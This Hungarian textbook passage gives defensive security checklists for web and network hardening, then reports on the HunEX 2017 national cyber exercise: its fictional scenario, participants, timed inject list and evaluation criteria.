- » titkosítatlan kapcsolat a kiszolgáló és a kliens között nem jöhet létre (ez a külső forrásból származó beágyazott elemekre, szkriptekre is érvényes);
- » a terhelésingadozásokra, illetve az alacsony intenzitású DoS-támadásokra fel kell készítenünk webes rendszereinket (pl.: reverse proxyk, terheléselosztók, cluster architektúrák);
- » a HTML-forrásokban, kliens oldali kódokban nem lehetnek többletinformációt tartalmazó kommentek, érzékeny kódrészletek vagy beszédes változónevek;
- » a hibaoldalak nem adhatnak támpontot a támadónak (pl.: helytelen felhasználónév, rossz jelszó, hibás karakter);
- » regisztrációs, jelszó-emlékeztető és bejelentkező oldalak megfelelő védelme a munkamenet-eltérítéses, az adatbázis-szennyezéses és a brute force jellegű támadások ellen (pl.: CSRF token, captcha, munkamenethez kötött kliens-specifikus paraméterek, naplózás, fiókzárolás, csillapítás);
- » nem lehet hiányos a CORS-konfiguráció, mivel helytelen beállítások mellett bárhonnan beágyazható erőforrás (érdemes az „Access-Control-Allow-Origin” response header segítségével szűrni a források helyét);

- a session cookie továbbítása nem történhet titkosítatlanul, illetve szkript nem férhet hozzá (ajánlott az SSL-t vezérlő secure flaget úgy beállítani, hogy a süti csak titkosított kapcsolaton keresztül legyen küldhető, illetve a HttpOnly flag használatával érjük el, hogy XSS támadás esetén adott szkript ne olvashassa a süti tartalmát);
- az űrlapokon használt jelszómezőknél az „autocomplete" opció – böngészőspecifikus módon – automatikusan működhet, amivel a böngésző lokálisan tárolhatja a jelszavakat, tanácsos manuálisan tiltani ezt a lehetőséget;
- X-Frame-Option header használata, ellenkező esetben (pl.: login oldal esetén) az oldal beágyazható másik weboldalba és „clickjacking", illetve „UI redressing" alapú támadások hajthatóak végre. A felhasználó ilyen esetben egy idegen kiszolgáló számára adja meg az „ismerős" bejelentkező oldalhoz tartozó autentikációs adatokat;
- az X-Powered-By response header segítségével publikálja a kiszolgáló a fejlesztés során használt frameworköt, ajánlott az értéket üresre állítani;
- X-XSS-Protection header legyen beállítva, és használjunk CSP-t (Content Security Policy), SOP-t (Same-Origin Policy);
- minden, felhasználó által megadott paramétert (GET, POST) mind szerver, mind kliens oldalon ellenőrizzünk, a nemkívánatos karaktereket szűrjük;
- ha van rá lehetőségünk, használjunk webalkalmazás-tűzfalat (WAF), és szánjunk elég időt a betanításra, illetve tesztelésre, mielőtt produktív környezetbe tesszük;
- open source webes alkalmazások (pl.: CMS,[97] CRM,[98] Ticketing rendszerek, webshop, dokumentumtár) naprakészen tartása, alapértelmezett konfigurációk felülvizsgálata, „best practice" védelmi praktikák alkalmazása, megfelelő biztonsági modulok telepítése;
- minden, harmadik féltől származó forráskódot, modult, osztályt, library-t vizsgáljunk felül (code review), és rendszeresen frissítsünk;
- a szakmai fórumokból származó kódrészek, illetve egyéb megoldások kerüljenek felhasználás előtt tesztelésre, illetve biztonsági szempontból elemzésre.

A belső hálózatok és a vezeték nélküli infrastruktúrák védelménél érdemes a következőket szem előtt tartani:

- nem lehetnek a hálózatban hitelesítés nélkül elérhető eszköz- és fájlmegosztások;
- az infrastruktúrával kapcsolatos szolgáltatásokat (pl.: SNMP, DHCP, DNS, WINS, ARP stb.) védeni kell (megfelelő hitelesítés, IDS/IPS-alapú forgalomfigyelés, naprakész protokollok használata, lehetőség szerint statikus bejegyzések alkalmazása, dedikált és hiteles kiszolgálók használata);
- a hálózatra csatlakoztatott eszközök (pl.: fénymásoló, MFP, projektor, IP kamera, VOIP-eszköz) nem futhatnak alapértelmezett konfigurációval;
- hatékony hálózati izoláció, szegmentáció alkalmazása a szervezeti egységeknek, jogosultsági szinteknek megfelelően (VLAN, routing, bridge, portrules, VLSM stb.);
- törekedjünk rá, hogy semmilyen szolgáltatás ne használjon „plaintext" hitelesítési módot;
- az operációs rendszerek, programok, vírusvédelmek, firmware-ek legyenek naprakészek, a frissítéseket, ha lehet, automatizáljuk (pl.: Windows Server Update Services, Linux Patch Management);

[97] A CMS (Content Management System), vagy tartalomkezelő rendszer, olyan komplex webes környezet, ami lehetővé teszi, hogy tartalmainkat – webfejlesztő szakemberek segítsége nélkül – saját magunk, webes felületeken keresztül módosítsuk.

[98] A CRM (Customer Relationship Manager) olyan eszközök összessége, amelyek segítik a potenciális és meglévő ügyfelekkel való együttműködést, beleértve az ügyfélszerzéssel, marketinggel, értékesítéssel és ügyfélszolgálattal kapcsolatos tevékenységeket. https://www.minicrm.hu/tour/crm/ (Letöltés: 2020. 06. 04.)

- az eszközökhöz, szolgáltatásokhoz, felhasználói fiókokhoz tartozó jelszavak kellő bonyolultságúak legyenek;
- semmilyen körülmények között ne használjunk nyílt vagy WEP-titkosítású vezeték nélküli hálózatokat;
- a WPS módot tiltsuk le eszközeinken;
- a megosztott kulcsú hitelesítések esetén kerüljük a könnyen kitalálható, minimális hosszúságú jelszavakat;
- a vendéghálózatot és a benne lévő klienseket mindenképpen izoláljuk, alkalmanként teszteljük az átjárhatóságot, vizsgáljuk meg az elérhető eszközöket a hálózatban;
- rougeAP, EvilTwin, deautentikációs, DoS jellegű támadások jelzése és megakadályozása a vezeték nélküli hálózatok folyamatos monitorozásával (pl.: airodump, IDS/IPS megoldások, egyedi szkriptek);
- 802.1x architektúrák használata, ha lehetséges;
- a routerek, illetve az access pointok jelerősségének beállítása az ideális és biztonságos hatókörnek megfelelően.

IV. MARSI TAMÁS – KIBERBIZTONSÁGI GYAKORLATOK – BESZÁMOLÓ A HUNEX 2019 TAPASZTALATAIRÓL

1. Kiberbiztonsági gyakorlatok Magyarországon és a világban

1.1. Bevezetés

Jelen anyag célja az olvasót elmélyíteni a kiberbiztonsági gyakorlatok zárt világába. A témát a szerző gyakorlati aspektusból kívánja tárgyalni, mivel több gyakorlatban vett részt szervezőként, együttműködőként és játékosként is. Ezen kívül a gyakorlatok szervezési oldaláról is szeretne egy átfogó képet nyújtani, melynek célja a gyakorlatok komplex megértésének elősegítése.

Magyarországon jelenleg a kiberbiztonsági gyakorlatok szervezése elsődlegesen a Nemzeti Kibervédelmi Intézet feladata. A 2013. évi L. törvény (Ibtv.) 16. § (1) bekezdés e) és f) pontja alapján hazai és nemzetközi információbiztonsági és kibervédelmi gyakorlatokat tervezhet, szervezhet, gyakorlatokon vehet részt. Ezen kívül az állami szférában aktívan szervez és veszt részt gyakorlatokon a honvédelmi ágazat, és ezen belül a Katonai Nemzetbiztonsági Szolgálat alárendeltségében dolgozó Honvédelmi Ágazati Elektronikus Információbiztonsági Eseménykezelő Központ.

Ebből kifolyólag az elmúlt években a Nemzeti Kibervédelmi Intézet megrendezte saját kibervédelmi gyakorlatait, a HunxEX 2017-et és a HunEx 2019-et, valamint részt vett számos nemzetközi gyakorlaton:

- az ENISA[99] által a NIS-irányelv okán létrehozott CSIRT Network 2018-as gyakorlatán a CyberSOPEx-en;
- az IWWN[100] Cyber Storm gyakorlatában;
- a NATO által szervezett Locked Shields 2018 gyakorlaton;
- az Európai Unió kiberügynöksége, az ENISA által szervezett összeurópai Cyber Europe 2018 gyakorlaton.

A tananyag részletesen ismerteti a HunEX 2017, a Cyber Europe 2018 és a HunEx 2019 gyakorlatokat, kifejti a háttértörténetet, a résztvevőket, a részletes lebonyolítást, a technikai feladatok milyenségét, valamint a szerzett tapasztalatokat. Ezeken túl röviden tájékoztat az anyag a többi felsorolt gyakorlatról, továbbá egy rövid gyakorlati ismertetőt is tartalmaz az írás annak érdekében, hogy az olvasó általánosan megismerhesse a gyakorlatok világát.

1.2. Gyakorlatokról általában

A kiberbiztonsági gyakorlatnak általánosan elfogadott átfogó definíciója jelenleg nem ismert. Annyi azonban megállapítható, hogy a kiberbiztonsági gyakorlat egy olyan tervezett és szervezett esemény, amelynek általános célja a kiberbiztonsággal kapcsolatban megjelenő kihívások kezelésének modelle-

[99] European Union Agency for Cybersecurity, Európai Unió Kiberbiztonsági Ügynöksége.
[100] International Watch and Warning Network, nemzetközi kiberbiztonsági hálózat CERT-ek/CSIRT-ek részére.


zése. Olyan, a valósághoz a lehető legjobban hasonlító szituáció mesterséges és strukturált előállítása, amely alkalmas a különböző komplex vagy kevésbé komplex iparági kihívásokkal kapcsolatos kihívások kezelésének gyakorlására.

A gyakorlatok célja még általában az adott szervezet, szektor, ágazat, információbiztonsági szféra képességeinek felmérése, kapcsolatának elmélyítése, új kapcsolatok szerzése, felkészülés az esetleges incidensek kivizsgálására, technikai repertoárok tesztelése, fejlesztése, együttműködés szorgalmazása és elmélyítése, valamint a külső és a belső eljárásrendek, folyamatok tesztelése.

1.2.1. Gyakorlatok taxonómiája

A gyakorlatoknak több típusa is ismert: a kommunikációs, az incidenskezelési és a komplex gyakorlatok. A CommCheck vagy kommunikációs gyakorlat célja a kommunikációs lánc működésének, gyorsaságának és hatékonyságának ellenőrzése. Az incidenskezelési (procedurális, tabletop exercise) gyakorlat célja az eljárások tesztelése, a kulcsfontosságú szereplők meghatározott számú képviselője a szimulált forgatókönyveket informális környezetben kvázi papíron vagy a döntési képesség segítségével oldja meg.

Egy komplex gyakorlat pedig a fentieken túl technikai képességeket, konkrét incidenskivizsgálást és incidenskezelési szakemberek bevonását igényli. Egy komplex gyakorlat különböző nehézségi és szerepköri szinten készülhet, sőt egyéb, célzott képességek tesztelésére irányuló gyakorlat is elképzelhető. A komplexebb gyakorlatokon a valódi infrastruktúrát próbálják valós időben kompromittálni a támadók (red team), a védekező csapat (blue team) feladata a rendszer megerősítése, a támadások megakadályozása, a károk minimalizálása és az incidensek kivizsgálása. Ezen komplexitású gyakorlatokban a green team az infrastruktúra üzemeltetője, a white team pedig a játékszabályok betartásáért felel. Az ilyen jellegű gyakorlatokat war game-nek is nevezik.



1. ábra: A komplex gyakorlat szereplői
Forrás: szerző

A résztvevők köre alapján megkülönböztetünk szervezeten belüli, ágazati, nemzeti, regionális vagy nemzetközi gyakorlatokat.

A gyakorlatokban való részvétel több mélység szerint tagozódik, megkülönböztetünk megfigyelőt, játékost, koordinálót és önálló szervezőt. Az együttműködési vagy megfigyelési szinten külső szemlélőként, tapasztalatszerzési célból vonnak be egy-egy szervezetet. A részvétel aktív közreműködést feltételez, jogokkal és kötelességekkel jár, feladatokhoz, azok forrásához hozzáférést tesz lehetővé és a szervezők felé jelentési kötelezettség is keletkezik. Őket játékosoknak is hívják, és ez a szerepkör alkalmas igazán a gyakorlat céljainak eléréséhez. A koordinációs szerepre akkor van szükség, ha például egy nagy nemzetközi gyakorlat regionális vagy nemzeti részét kell lebonyolítani. A legösszetettebb feladat pedig a teljesen saját gyakorlat szervezése.

1.2.2. Gyakorlat szervezése

A gyakorlat szervezésének első lépcsője a kerettörténet elkészítése. A kerettörténet adja azt a kontextust a gyakorlat eseményei komplex láncolatának, amely az eseményt valóságossá, a szereplők számára könnyebben absztrahálhatóvá teszi. A kerettörténetnek ezért a valós életben is elképzelhető forgatókönyvön kell alapulnia. Egy jól elkészített kerettörténet alkalmas arra is, hogy külsős szereplők számára is értelmezési keretet adjon a gyakorlathoz.

Ezt követően létre kell hozni a kerettörténet feldolgozását segítő eseményeket. Az események olyan nagyobb léptékű történések a gyakorlat folyamán, amelyek több incidenst fűznek össze és kapcsolnak a kerettörténethez. Az események mindig tartalmaznak szigorúan nem technikai elemeket, mert ezek nélkül a kerettörténet nem lenne megismerhető a játékosok számára.

Az események átfogó kategóriához több incidens tartozik. Ezek az incidensek az ITIL[101] szerinti modellben is definiált incidensnek feleltethetők meg. Az incidensnek lehetnek technikai és nem technikai elemei is, de itt ez már nem szigorú követelmény.


A szervezés legalsó lépcsője az inject, azok az információk, amelyekkel a játékos közvetlenül találkozik. Az eseményt és az incidenst az injectekből kell felépítenie minden játékosnak. Az injectek lehetnek technikaiak, például malware-minta, log-bejegyzések, konfigurációs állományok, és nem technikaiak, például közösségimédia-bejegyzések, videók, hírek.

A gyakorlat szervezésének legfontosabb dokumentuma az injectlista, amely a nyilvánosságra kerülés pontos dátumával, a címzetti körrel együtt röviden tartalmazza az adott inject leírását, valamint a teljes anyag fellelésének helyét is, ezen kívül tartalmazza azt is, hogy mely eseményhez és mely incidenséhez tartozik. Az injectlista gyakorlatilag a gyakorlat teljes forgatókönyve, amely a játékosok számára előzetesen nem megismerhető, ugyanakkor a gyakorlat során teljesen reprodukálható.

Az injectek eljuttatásának számos módja ismert, megküldhető e-mailben, weboldalon keresztül, lehet szó telefonos megkeresésről, valamint valamilyen változásról a gyakorlatban részt vevő rendszerben.

Az injecteken kívül a szervezők további a lebonyolítást segítő üzeneteket küldenek a résztvevőknek. Ilyen lehet például a gyakorlat kezdetét és végét jelző üzenet, vagy tájékoztatás egy technikai hibáról.

[101] Information Technology Infrastructure Library (informatikai üzemeltetési és fejlesztési módszertan).



2. ábra: A gyakorlat lehetséges elemei
Forrás: szerző

A szerepkörök pontos tisztázását, a kommunikáció módját és a kommunikációs csatornák leírását, valamint a gyakorlat lefolyásának menetét szabályozandó minden gyakorlatra elkészül egy eljárásrend is, amely általában kiemeli a valós élet és a gyakorlat lefolyása közötti különbségeket. Ezt a dokumentumot az összes szereplőnek jól meg kell ismerni, mert tartalmazhat olyan elemeket, amelyek másmilyen eljárást tesznek kötelezővé a szereplők számára, mint amit valós életben megszokott munkájuk során is alkalmaznak.

Egyre több gyakorlat egészül ki különböző nem technikai elemekkel, például a sajtót, különböző közösségi és híroldalakat is szimulálnak a szervezők annak érdekében, hogy a gyakorlatot a résztvevőknek a lehető leghitelesebben, a valós élethez igazodva bonyolítsák le.

A gyakorlatok – leginkább a fentiek okán és különösen a komplex típusúak – használnak úgynevezett cyber range rendszert. A rendszerek, amelyek a gyakorlat tervezésének kezdeti fázisától egészen a lebonyolításig is működhetnek, alkalmasak kommunikációra, különböző külső és az életben is gyakran megjelenő szolgáltatások (hírportálok, közösségi média, belső és külső hálózatok) modellezésére, mellyel a gyakorlat még közelebb kerül a valós élethez.

A gyakorlatokat követően minden esetben szükség van a tapasztalatok megvitatására és a tanulságok levonására. Ezekre a megbeszélésekre a tapasztalatok megosztása és rögzítése céljából a résztvevőkkel és a szervezőkkel közösen, valamint házon belül is szükség van.

1.3. HunEX 2017

2017. december 14-én a Nemzetbiztonsági Szakszolgálat Nemzeti Kibervédelmi Intézet Kormányzati Eseménykezelő Központ megrendezte első hazai, több résztvevős technikai szintű gyakorlatát a HunEX 2017-et, melyen több állami és nem állami partner is részt vett. Ennek köszönhetően Magyarország is tagja lett azon nemzeteknek, amelyek képesek saját, komplex, technikai szintű, nemzeti gyakorlatot szervezni. Az esemény célja a kommunikációs csatornák és a sajtóval való kapcsolattartás tesztelésén túl a kibertérből érkező incidensek elemzésének gyakorlása volt. Ennek érdekében a technikai gyakorlati szál mellé egy médiaszál is került. A gyakorlatot hagyományteremtő szándékkal rendezte meg a Kormányzati Eseménykezelő Központ, amelynek célja, hogy az ENISA Cyber Europe gyakorlatot kiegészítve, páratlan években bonyolítsa le.

1.3.1. A HunEx 2017 kerettörténete

A gyakorlat az életszerűség miatt egy elképzelt nemzetközi szituáció köré lett felépítve. Két elképzelt ország, Defendia és Attakia határán található egy nagy artézi vízkészlet, amelynek döntő többsége (több, mint 90 százaléka) az előbbi ország alatt található.

A kitermelési kvótákat a geográfiai feltárásokat követően egy nemzetközi szerződésben rögzítette a két ország, azonban Attakia állam újonnan hatalomra jutott kormánya több kút segítségével hozzálátott az óriási vízkészlet folyamatos kitermeléséhez. Akkora volumenűre futott fel a szomszédos állam kitermelése, hogy az messze túllépi a rájuk jutó hányadot, sőt már Defendia kitermelését is veszélyezteti, több kút elapadt.

Defendia és Attakia kormánya az ügyben választott bírósághoz fordult. A bíróság Defendia javára döntött, valamint Attakiát a bíróság a termelésük drasztikus csökkentésére kötelezte. Az ítélet kihirdetését követően szinte azonnal ismeretlen, de Attakiához köthető hacktivista csoportok több fórumon keresztül is ellencsapásokat helyeztek kilátásba. A magyar játékosok feladata a gyakorlat keretében a Defendiát ért támadások kivizsgálása és feltartóztatása volt.

1.3.2. Résztvevők

A gyakorlaton az alábbi partnerek vettek részt játékos szerepkörben:

Ügyfelek, ágazati eseménykezelők:
- Kormányzati Eseménykezelő Központ Ügyelete (mint nemzeti CERT/CSIRT[102]);
- Országos Katasztrófavédelmi Főigazgatóság (mint ágazati CERT/CSIRT);
- Magyar Honvédség (mint kiemelt minisztérium);
- Katonai Nemzetbiztonsági Szolgálat (mint ágazati CERT/CSIRT).

Nem állami partnerek:
- Hun-CERT (mint nem állami „civil” CERT/CSIRT);
- Nemzeti Útdíjfizetési Szolgáltató Zrt.

[102] Computer Emegency Response Team/Computer Security Incident Response Team, számítógép-biztonsági és incidenskezelő csoportok, az előbbi az elterjedt amerikai és egyébként jogdíjas, az utóbbi az európai rövidítés, tartalmuk hasonló.

Szolgáltatók:
- Kormányzati Informatikai Fejlesztési Ügynökség (KIFÜ-NIIF);
- Invitel Távközlési Zrt.;
- Magyar Telekom Nyrt.;
- Telenor Magyarország Zrt.;
- NISZ Nemzeti Infokommunikációs Szolgáltató Zrt.;
- Antenna Hungária Zrt.;
- MVM NET Távközlési Szolgáltató Zrt.;

Bank:
- Citibank Europe plc. Magyarországi Fióktelepe.

1.3.3. HunEX 2017 lebonyolítása

A gyakorlatot megelőző napokban egy kommunikációs tesztet (CommCheck) bonyolítottak le a szervezők, amelynek célja a játékosok által a gyakorlat során használt csatornák működésének ellenőrzése, valamint a különböző szerepek megértésének elősegítése volt. Ezt követően még finomíthatók voltak a kapcsolati adatok. A teszt sikeresnek tekinthető, amennyiben az átlagos válaszadási idő két órán belüli volt.

A gyakorlat időtartama egy nap, a gyakorlat kezdetét jelző STARTEX üzenet 9:00-kor és a végét jelentő ENDEX üzenet 15:00-kor került kiküldésre. A játék tere a Defendia kiberterét megtestesítő magyar kibertér, annak hatályos szabályozásával, minden szereplő a saját valós életben elfoglalt pozíciójának megfelelő szerepet modellezte a gyakorlat során, a saját helyzetének megfelelő kommunikációt végezte el.


A kerettörténet szerinti ítélethirdetést követően Defendia irányába egy átfogó hacktivista kampány indult. A kampány során egy komplex támadássorozatot hajtottak végre több defendiai szervezet és társaság elképzelt és előre lemodellezett infrastruktúrájával szemben. A szervezeteket és a társaságokat a gyakorlat résztvevői testesítették meg.

A gyakorlat során az eseményekre reagálva sajtóhírek is nyilvánosságra kerültek a külön erre a célra létrehozott hírportálon. Ezek célja a technikai feladatok kiegészítése, az incidenskezelés támogatása, a valós élet teljesebb szimulálása.

A Kormányzati Eseménykezelő Központ mint a gyakorlat szervezője több szerepet is ellátott:
- Játékos szerepe: a Kormányzati Eseménykezelő Központ akkori Ügyelete a gyakorlatban a többi résztvevőhöz hasonlóan játékos szerepet is betöltött, így sor kerülhetett a saját képességek tesztelésére is.
- A részt vevő szervezetek üzemeltetési csapatának szerepe: ellátta az incidensek kivizsgálását végző csapatot technikai háttér-információkkal. Ez a szerepkör volt felelős a technikai feladatok, információk (injectek) kiküldéséért a játékosok felé, valamint a felmerült technikai kérdéseket is kezelték.
- A sajtó szerepe: a „Gyakorlott Sajtó” hírportálon közzétette a különböző, a gyakorlat kerettörténetével kapcsolatos híreket, sérülékenységinformációkat, valamint közvetlen sajtómegkereséseket intézett (írásban és szóban) a szervezetek irányába.

4. ábra: A Gyakorlott Hírmondó
Forrás: szerző


- Rest of the World szerep: A szerepkör ellátója az összes, a gyakorlatban nem szereplő intézményt helyettesítette. Ha a gyakorlat résztvevőinek egy olyan partnerrel kellett kapcsolatot létesítenie, aki egyébként nem vett részt a játékban, akkor ezt az elérhetőséget kellett megszólítania, a szerepkör részletes feladatait a mellékelt gyakorlat eljárásrendje tartalmazta.
- Játékszervezési szerep: felügyelte a játék menetét, kiküldte a játékszervezéssel kapcsolatos technikai információkat, szükség esetén korrigálta a játékosok helytelen lépéseit, vizsgálati irányait.



5. ábra Az intézmények szerepe
Forrás: a szerző saját készítése

A játékosoknak az alábbi feladataik voltak a gyakorlat során:

- bejelentések fogadása, jelzések monitorozása;
- fenyegetettségmenedzsment, a sajtó folyamatos monitorozása;
- reaktív incidenskezelés: log-elemzés, károskód-elemzés, összefüggések vizsgálata;
- kapcsolattartás az üzemeltetéssel (Kormányzati Eseménykezelő Központ szerepköre), ellenintézkedések kidolgozása, megküldése;
- elemző csapat koordinálása a szervezet belső eljárásrendje szerint;
- vezetői döntések előkészítése, végrehajtása a szervezet belső eljárásrendje szerint;
- sajtómegkeresések kezelése, fogadása, válaszok írása, a szervezet belső eljárásrendje szerinti kezelése;
- kapcsolattartás a külső partnerekkel (többek között az illetékes eseménykezelő központtal), a jogszabályi környezetnek megfelelően, a gyakorlat eljárásrendjében foglaltak betartásával;
- folyamatos kapcsolattartás a játék szervezőivel a gyakorlat eljárásrendje szerint.



6. ábra: Infrastruktúra egyszerűsített ábrája
Forrás: a szerző saját készítése


A résztvevők az infrastruktúrát nem birtokolták, közvetlenül nem érték el. A technikai kéréseket a Kormányzati Eseménykezelő Központ által megszemélyesített üzemeltetési szerepkör teljesítette a játékosok felé. A kéréseket a gyakorlat eljárásrendje szerint e-mailben egy dedikált címre kellett küldeniük. Ebben a struktúrában kizárólag a szervezet incidenskezelési képessége került előtérbe, üzemeltetéssel nem kellett foglalkoznia a játékosoknak.

A gyakorlat során a résztvevő intézmények valós infrastruktúráját semmiféle támadás nem érte, erre a célra a Nemzeti Kibervédelmi Intézet létrehozott egy viszonylag egyszerű, de a valóságot jól modellező kisméretű infrastruktúrát, amely egy tűzfalból, egy webszerverből és egy munkaállomásból áll (6. ábra). Egy ilyen infrastruktúrát könnyű volt átlátnia a gyakorlat résztvevőinek, de kellőképpen összetett támadás is végrehajtható volt rajta, kellően nagyszámú technikai információ volt kinyerhető ezekből. A résztvevő szervezetek mindegyike ugyanabból az infrastruktúrából származó technikai adatokat kapta meg.

1.3.4. Technikai feladatok

Az események láncolata egy masszív és összetett szolgáltatásmegtagadásos (DDoS[103]) támadással vette kezdetét körülbelül 8 óra 40 perctől. A támadók több különböző technikával kívánták az intézmény weboldalát elérhetetlenné tenni, SYN flood,[104] HTTP layer 7[105] szolgáltatásmegtagadásos támadás érkezett a legnagyobb mennyiségben.

Az elérhetőség korlátozásával konkrét céljuk volt a támadóknak, el kívánták terelni a figyelmet a további támadásokról. A weboldalt kiszolgáló tartalomkezelő egyik e-mailküldő modulja tartalmazott egy sérülékenységet, amelynek kihasználásával a webszerver tartalmát távolról módosítani lehetett. Ennek segítségével a nyitólapon egy, a kerettörténethez kapcsolódó, politikailag motivált kép került elhelyezésre.



7. ábra: Az intézmény weboldala
Forrás: a szerző saját készítése

[103] Distributed denial of service, elosztott szolgáltatásmegtagadásos támadás.
[104] TCP (Transmission Control Protocol) protokoll gyengeségét kihasználó DDoS támadás.
[105] HTTP (HyperText Transfer Protocol) protokoll segítségével végrehajtott DDoS támadás.

A támadók azonban még ennél is tovább mentek. A weboldalon megtalálható volt egy xls-táblázat formátumú telefonkönyv, amelyet a támadók kompromittáltak, és amely egy makró segítségével egy zsarolóvírust volt képes a letöltő számítógépére juttatni. Az intézmény egy alkalmazottja letöltötte az állományt a saját irodai számítógépére, és megnyitotta azt. A megnyitást követően letöltődött, majd lefutott a káros kód, amely több fájlt is titkosított a felhasználó gépén, valamint zsarolóüzenetet is hátrahagyott.

A gyakorlat technikai feladatát színesítendő bekerült egy olyan technikai információ is az esemény fősodrába, amely az elemzőket hivatott tévútra terelni. Egy olyan phishing (adathalász) e-mailről tájékoztatták a résztvevőket, amely egy zsaroló vírust terjesztett, de valójában a problémát okozó zsarolóvírus nem innen származott. Ilyen levelek a legtöbb szervezet publikusan elérhető címére napi rendszerességgel és nagy tömegben érkeztek, azonban a legtöbb esetben a spamszűrő sikeresen kiszűrte azokat.

1.3.5. Injectek

Időpont	Inject típusa	Incidens	Tárgy
0:00	Media inject	Politika	Attakia: Utasítsák el Defendia keresetét a vízkészletegyezmény ügyében, a kerettörténet belépő pontja.
8:30	Játékszervezés	STARTEX	A játék kezdetét veszi.
8:45	Media inject	Politika	Megszületett a döntés: Defendia nyerte a pert. A cikk a kerettörténet vitájában győztes ország sikeréről számol be.
9:00	Technikai inject	DDoS	Az intézmény üzemeltetési csapata jelezte, hogy panaszok szerint a webszerverük kívülről nem érhető el. Dolgoznak a problémán. A weboldal a belső felhasználóknak továbbra is működik, a munka folyamatos.
9:20	Technikai inject	Ransomware[106]	Egy alkalmazott a helpdesken keresztül jelezte, hogy nem találja a fájljait, illetve furcsa kiterjesztéseik vannak. A bejelentés egyértelműen zsarolóvírus jelenlétére utal.
9:30	Media inject	DDoS	Leállt az online ügyintézés egy DDoS támadás miatt, erről ír a sajtó.
9:40	Technikai inject	DDoS	Az üzemeltetők elküldik a logfájlokat, ha eddig még nem kérték be őket a játékosok. NetFlow-adatokat is ígér az üzemeltető. A DDoS folyamatosan zajlik.
9:45	Media inject	DDoS	Írásbeli kapcsolatfelvétel az incidensek érintettjeinek, amelyben a sajtó információt kér az eseményekről.
9:50	Media inject	DDoS	Informatikai támadás miatt állhatott le a weboldal, erről tájékoztat a sajtó.
10:00	Technikai inject	Ransomware	Az alkalmazott munkaállomásán az üzemeltetés gyanús fájlokat és zsarolóüzenetet talált.

[106] Zsarolóvírus.

Időpont	Inject típusa	Incidens	Tárgy
10:15	Technikai inject	Phishing (fake)	Gyanús phishing e-mail érkezik egy munkaállomásra egy másik ransomware programmal. A cél az elemzők megtévesztése.
10:25	Media inject	Phishing (fake)	Gyanús e-mailek árasztják el az országot, tájékoztat a sajtó.
10:30	Technikai inject	DDoS	Az üzemeltetés megküldi az ígért netflow adatokat, amelyekből kiderül a DDoS pontos típusa.
10:45	Technikai inject	Ransomware	Az üzemeltetés talált egy gyanús programot a fertőzött kliensen, ennek a hashét továbbítják a játékosoknak.
10:50	Media inject	Ransomware	Ismeretlen zsarolóvírus terjed Defendiában, írja a hírportál.
10:55	Technikai inject	DDoS	Egy DDoS-támadásokkal hencegő weboldalon találtak egy képet, amin az elérhetetlenné vált szervert monitorozó eszköz kimenete látható (a szoftver neve látszik a gépen, és a megküldött logokban megtalálható, hogy melyik IP-ről jön a kérés).
11:20	Technikai inject	Ransomware	Felhívja az üzemeltetés a játékos figyelmét arra, hogy a tűzfal logban látszik a ransomware letöltése
11:00	Media inject	Politika	„Ki lehet a felelős az informatikai támadásokért?”, teszi fel a kérdést a hírportál.
11:20	Technikai inject	DDoS/Defacement	Abbamaradt a DDoS, a weboldalt azonban megrongálták, módosították annak tartalmát.
11:45	Media inject	DDoS/Ransomware	Telefonos kapcsolatfelvétel az incidensek érintettjeivel, a sajtó további információt kér.
12:00	Technikai inject	Defacement	Az üzemeltetés jelzi, hogy a weboldal access logjában[107] furcsa php-parancsok vannak, amelyek fájlfeltöltésre utalnak.
12:05	Media inject	Technika	A WordPress a támadók nagy kedvence, írja a hírportál.
12:30	Technikai inject	Ransomware	Blacklist e-mail érkezik, amely arról tájékoztat, hogy az intézmény weboldala káros kódot terjeszt.
12:45	Media inject	Politika	Propagandaüzenettel támadták az NFI-t, adja hírül a sajtó.
13:00	Technikai inject	Defacement	Az üzemeltetés elküldi az exploitot,[108] ebből látszik, milyen IP-ről történt ez a támadás.

[107] A webszerver egyfajta naplóállománya, a weboldal elérését és az azzal kapcsolatos adatokat naplózza.
[108] Sérülékenységkihasználás

Időpont	Inject típusa	Incidens	Tárgy
13:50	Media inject	Politika	Kiderült: Attakia állt az informatikai támadások mögött, vonja le a nap tanúságát egy összefoglaló jellegű cikk.
14:20	Technikai inject	DDoS/Ransomeware/Deface	Az üzemeltetés tájékoztatja a játékost a fertőzés részletes módjáról, a támadás lefolyásáról.
14:30	Játékszervezés	ENDEX	A játék véget ért.

1.3.6. Értékelés, tapasztalatok

A gyakorlatot követően hosszas értékelő munka következett, amelynek célja egy olyan, a résztvevők számára hasznosítható anyag elkészítése volt, amely valós képet nyújtott a szervezetük IT-biztonsági felkészültségéről.

A gyakorlat komplex értékeléséhez 631 e-mailt kellett összesen 105 értékelési szempont alapján áttanulmányozni. Az értékelési szempontok a feladatok elkészítését követően, de a gyakorlat előtt kerültek megállapításra, és az értékelő csapat kizárólag olyan értékelési szempontok mentén dolgozott, melyek az intézmény tevékenységének jellegétől függetlenül minden résztvevő számára egyformán teljesíthetők voltak.

Az értékelés hét fő kategóriája:

- CommCheck: A kommunikációs gyakorlat célja kizárólag a válaszidők lemérése volt, minél hamarabb érkezett válasz az adott szervezettől, annál több pontot kapott. Az incidenskezelési címről érkezett válasz gyorsasága kiemelt fontosságúnak számított.
- Technikai feladatok: Az adott eseménynél az összes, üzemeltetéssel folytatott kommunikáció injectenként (technikai feladat), feladatonként megvizsgálásra került. Értékelték a technikai megállapításokat, a segítségnyújtást és a kért ellenintézkedéseket is. A technikai feladatok és azokra adott válasz magas prioritással szerepel az összeértékelésben.
- Időtényező: Az incidenskezelés kapcsán is nagy szerepe van az időnek, ezért az egyes injectekre történő érdemi reakciónál nemcsak a szakmaiság, hanem az időtényező is értékelésre került. Minél előbb reagált egy szervezet egy adott eseményre érdemben, annál több pontot kapott.
- Kérdőív: Az esemény végén kitöltendő hét kérdésből álló kérdőív célja az volt, hogy a résztvevők mennyire látják át mélyen az incidensek sorozatát, milyen mélységű technikai elemzést végeztek, milyen javaslatokat tudnak adni az incidensek megelőzéséhez. Az idő tényező ebben az esetben nem került értékelésre.
- Aktivitás: Az aktivitás kapcsán két kommunikáció került górcső alá, egyrészt az üzemeltetéssel folytatott kommunikáció, másrészt a monitorral megosztott, szervezeten belüli kommunikáció számosság alapú értékelésére került sor. Az értékelés célja a szervezet kommunikációs aktivitásának értékelése.
- Sajtó: A sajtómegkeresések során az ügyfelek és a sajtónyilvánosság tájékoztatásának gyorsasága és minősége, valamint a kommunikáció aktivitása került értékelésre. Egy szervezet minél többször és pontosabban tájékoztatta ügyfeleit és a sajtót, annál több pontot kapott.
